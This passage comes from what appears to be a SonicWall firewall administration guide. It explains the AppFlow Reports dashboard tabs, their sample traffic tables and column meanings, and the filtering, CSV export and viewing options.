
Topics:

AppFlow Reports

The **Dashboard > AppFlow Reports** page displays these reports on separate tabs:

- Applications
- Users
- IP
- Viruses
- Intrusions
- Spyware
- Location
- Botnets
- URL Rating


Applications



#	Name	Sessions		Init Bytes		Resp Bytes		Access Rules Block	App Rules Block	Location Block	BotNet Block	Viruses	Intrusions	Spyware
1	General HTTPS MGMT	127.07K	55%	293.34M	89%	599.23M	94%	0	0	0	0	0	0	0
2	General DNS	49.65K	21%	16.23M	4%	14.58M	2%	32,556	0	0	0	0	0	0
3	General HTTPS	30.77K	13%	3.78M	1%	17.90M	2%	29,400	0	0	0	0	0	0
4	General TCP	15.94K	6%	829.32K	<1%	732.69K	<1%	0	0	0	0	0	0	0
5	General SMTP	2.90K	1%	151.72K	<1%	141.85K	<1%	1	0	0	0	0	0	0
6	General NETBIOS	878	<1%	68.48K	<1%	0	<1%	878	0	0	0	0	0	0
7	Service NTP	797	<1%	302.40K	<1%	291.69K	<1%	0	0	0	0	0	0	0
8	General UDP	412	<1%	31.31K	<1%	0	<1%	412	0	0	0	0	0	0
9	Service RPC Services (IANA)	142	<1%	11.59M	3%	454.69K	<1%	0	0	0	0	0	0	0
10	General HTTP MGMT	37	<1%	27.49K	<1%	375.72K	<1%	0	0	0	0	0	0	0
11	General HTTP	8	<1%	894	<1%	752	<1%	6	0	0	0	0	0	0
12	Service SMB	6	<1%	288	<1%	0	<1%	6	0	0	0	0	0	0
13	Service DCE EndPoint	6	<1%	288	<1%	0	<1%	6	0	0	0	0	0	0
14	General Oracle data	5	<1%	2.23K	<1%	0	<1%	5	0	0	0	0	0	0
15	General RADIUS	1	<1%	147	<1%	0	<1%	1	0	0	0	0	0	0
Total:	15 item(s)	228.62K		326.36M		633.70M		63.27K	0	0	0	0	0	0

- **Name**—Name of the application — the signature ID
- **Sessions**—Number of connections/flows both as a number and as a percentage
- **Init Bytes**—Number of bytes sent by the initiator both as a number and as a percentage
- **Resp Bytes**—Number of bytes sent by the responder both as a number and as a percentage
- **Access Rules Block**—Number of connections/flows blocked by firewall rules
- **App Rules Block**—Number of connections/flows blocked by the DPI engine
- **Location Block**—Number of connections/flows blocked by GEO enforcement
- **Botnet Block**—Number of connections/flows blocked by Botnet enforcement
- **Viruses**—Number of connections/flows with viruses
- **Intrusions**—Number of connections/flows identified as intrusions
- **Spyware**—Number of connections/flows with spyware

Users




#	User Name	Sessions		Bytes Rcvd		Bytes Sent		Blocked	Virus	Spyware	Intrusion
1	UNKNOWN	156.34K	67%	87.66M	13%	165.68M	50%	65338	0	0	0
2	admin	75.14K	32%	547.34M	86%	162.03M	49%	0	0	0	0
Total:	2 item(s)	231.49K		635.00M		327.71M		65.34K	0	0	0

- **User Name**—Name of the users generating sessions

- **Sessions**—Number of sessions/connections initiated/responded both as a number and as a percentage
- **Bytes Rcvd**—Number of bytes received by the user both as a number and as a percentage
- **Bytes Sent**—Number of bytes sent by the user both as a number and as a percentage
- **Blocked**—Number of sessions/connections blocked
- **Virus**—Number of sessions/connections detected with a virus
- **Spyware**—Number of sessions/connections detected with spyware
- **Intrusion**—Number of sessions/connections detected as intrusions


IP



#	IP Address	Sessions		Bytes Rcvd		Bytes Sent		Blocked	Virus	Spyware	Intrusion
1	10.203.28.40	167.03K	36%	328.79M	34%	618.26M	64%	847	0	0	0
2	10.0.203.115	139.29K	30%	555.71M	57%	244.26M	25%	30472	0	0	0
3	10.203.28.76	82.03K	17%	16.69M	1%	806.29K	<1%	64491	0	0	0
4	10.200.0.52	38.73K	8%	2.19M	<1%	23.85M	2%	21712	0	0	0
5	10.50.193.54	14.43K	3%	35.53M	3%	47.04M	4%	21	0	0	0
6	10.201.0.52	11.11K	2%	0	<1%	4.91M	<1%	11114	0	0	0
7	10.0.203.131	1.76K	<1%	5.61M	<1%	1.86M	<1%	0	0	0	0
8	10.0.204.138	1.56K	<1%	1.34M	<1%	1.65M	<1%	0	0	0	0
9	204.212.170.13	1.46K	<1%	76.46K	<1%	75.87K	<1%	0	0	0	0
10	10.128.1.120	1.21K	<1%	2.69M	<1%	1.28M	<1%	0	0	0	0
11	10.199.199.1	866	<1%	0	<1%	67.55K	<1%	866	0	0	0
Total:	50 item(s)	462.94K		962.82M		962.82M		130.59K	0	0	0


- **IP Address**—IP addresses generating sessions
- **Sessions**—Number of sessions/connections initiated/responded both as a number and as a percentage
- **Bytes Rcvd**—Number of bytes received by this IP address both as a number and as a percentage
- **Bytes Sent**—Number of bytes sent by this IP address both as a number and as a percentage
- **Blocked**—Number of sessions/connections blocked
- **Virus**—Number of sessions/connections detected with a virus
- **Spyware**—Number of sessions/connections detected with spyware
- **Intrusion**—Number of sessions/connections detected as intrusion

Viruses




- **Virus Name**—Name of the virus signature
- **Sessions**—Number of sessions/connections with this virus

Intrusions



- **Intrusion Name**—Name of the intrusion signature
- **Sessions**—Number of sessions/connections detected as an intrusion


Spyware



- **Spyware Name**—Name of the spyware signature
- **Sessions**—Number of sessions/connections with this spyware

Location


NOTE: You cannot restrict the number of locations displayed with the **Limit** drop-down menu.



- **Country Name**—Name and flag of the country initiating/responding to a session/connection
- **Sessions**—Number of sessions/connections initiated/responded by this country both as a number and as a percentage
- **Bytes Rcvd**—Number of data bytes received by this country both as a number and as a percentage
- **Bytes Sent**—Number of data bytes sent by this country both as a number and as a percentage
- **Dropped**—Number of sessions/connections dropped

Botnets


NOTE: You cannot restrict the number of locations displayed with the **Limit** drop-down menu.



- **Botnet Name**:
  - **Botnet Detected**
  - **Botnet Blocked**
- **Sessions**—Number of sessions/connections where a botnet was detected/blocked

URL Rating

NOTE: You cannot restrict the number of locations displayed with the **Limit** drop-down menu.



#	Rating Name	Sessions	
1	Violence/Hate/Racism	0	<1%
2	Intimate Apparel/Swimsuit	0	<1%
3	Nudism	0	<1%
4	Pornography	0	<1%
5	Weapons	0	<1%
6	Adult/Mature Content	0	<1%
7	Cult/Occult	0	<1%
8	Drugs/Illegal Drugs	0	<1%
9	Illegal Skills/Questionable Ski	0	<1%
10	Sex Education	0	<1%
11	Gambling	0	<1%
12	Alcohol/Tobacco	0	<1%
13	Chat/Instant Messaging (IM)	0	<1%
14	Arts/Entertainment	0	<1%
15	Business and Economy	0	<1%
16	Abortion/Advocacy Groups	0	<1%
17	Education	0	<1%
Total:	56 item(s)	0	

- **Rating Name**—Name of the URL category
- **Sessions**—Number of sessions/connections both as a number and as a percentage


Common Functions

The following functions are common to all the tabs:

- Downloading SonicWall Security Services Signatures
- Limiting the Display
- Creating a CSV File
- Printing the Display
- Refreshing the Display

Downloading SonicWall Security Services Signatures

The AppFlow Reports feature requires that you have the latest SonicWall Security Services signature downloads enabled for the latest dynamic protection updates. Click on the **Status** button on any tab to view the list of enabled SonicWall Security Services as illustrated below.



The pop-up dialog displays the following for each service generating an AppFlow Report:

- Whether the service is licensed, not licensed, or a license is N/A (not applicable)
- Whether the service is enabled, disabled, or N/A
- Whether the relevant database has been downloaded for the service or NA
- A link to the relevant SonicWall page for configuring the service


Limiting the Display

You can limit the amount of data displayed in these ways:

- Limiting the Number of Entries Displayed on page 83
- Filtering the Data

Limiting the Number of Entries Displayed

You can limit the number of entries displayed in a report by selecting one of these numbers from the **Limit** drop-down menu:




- **10**
- **25**
- **50** (default)

- **100**
- **150**
- **Unlimited**

NOTE: The number of entries for the **Location**, **Botnets**, and **URL Rating** reports cannot be limited.


Filtering the Data

You can limit the display to only certain entries in a tab by specifying a string in the **Filter String** field. The string is not case sensitive.



The filter applies only to the active tab and does not affect the display of the other tabs. Displaying another tab erases the filter for all tabs.

The filter can be as general or specific as necessary. For example, entering 10.2 for the IP tab returns 10 entries while entering 10.200 returns only 2:



Filter Options by Tab


For this tab	Filter by
Applications	Name
Users	User Name
IP	IP Address
Viruses	Virus Name
Intrusions	Intrusion Name
Spyware	Spyware Name
Location	Country Name

Filter Options by Tab

For this tab	Filter by
Botnets	N/A
URL Rating	Rating Name

Creating a CSV File

You can create a CVS file of a tab's data by clicking the **Create CVS File** icon. For example, if you click on the **Create CSV File** icon for the **Applications** tab, this file is created:



sonicflowAggr-applications-3.csv

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
1	Index	Name	Flows	Rate	Init Bytes	Resp Byte	ACL Block	DPI Block	GEO IP Blc	Botnet Blc	Virus	Intrusion	Spyware	Flows Pct	Init Bytes	Resp Byte	Sig ID
2	1	General H	133564	0	3.05E+08	6.15E+08	0	0	0	0	0	0	0	51	89	94	49178
3	2	General D	56243	0	18978994	15106889	38564	0	0	0	0	0	0	21	5	2	49169
4	3	General H	45635	0	4625414	18519174	44208	0	0	0	0	0	0	17	1	2	49177
5	4	General T	19382	0	1008560	891250	0	0	0	0	0	0	0	7	0	0	49198
6	5	General SI	3528	0	184268	172520	1	0	0	0	0	0	0	1	0	0	49190
7	6	General N	957	0	74646	0	957	0	0	0	0	0	0	0	0	0	49180
8	7	Service N	823	0	312284	301568	0	0	0	0	0	0	0	0	0	0	49233
9	8	General U	427	0	32452	0	427	0	0	0	0	0	0	0	0	0	49199
10	9	Service RF	146	0	11957448	466422	0	0	0	0	0	0	0	0	3	0	49354
11	10	General H	37	0	27490	375723	0	0	0	0	0	0	0	0	0	0	49176
12	11	General H	8	0	894	752	6	0	0	0	0	0	0	0	0	0	49175
13	12	Service SN	6	0	288	0	6	0	0	0	0	0	0	0	0	0	49279
14	13	Service DC	6	0	288	0	6	0	0	0	0	0	0	0	0	0	49332

NOTE: This is not the same CSV file as that created by downloading an AppFlow Report (see Downloading AppFlow Reports on page 88).

Printing the Display

If your appliance has a printer, you can print the data on a tab by clicking the **Printer** icon.

Refreshing the Display


You can refresh the display by clicking the **Refresh** icon.

Viewing AppFlow Data

You can view the AppFlow data in these ways:

- Since Restart
- Since Last Reset
- On Schedule

Since Restart




To view AppFlow data since the last reboot or restart of the appliance, select **Since Restart** from the **View** drop-down menu. This report shows the aggregate statistics since the last reboot of the device. The date and time of

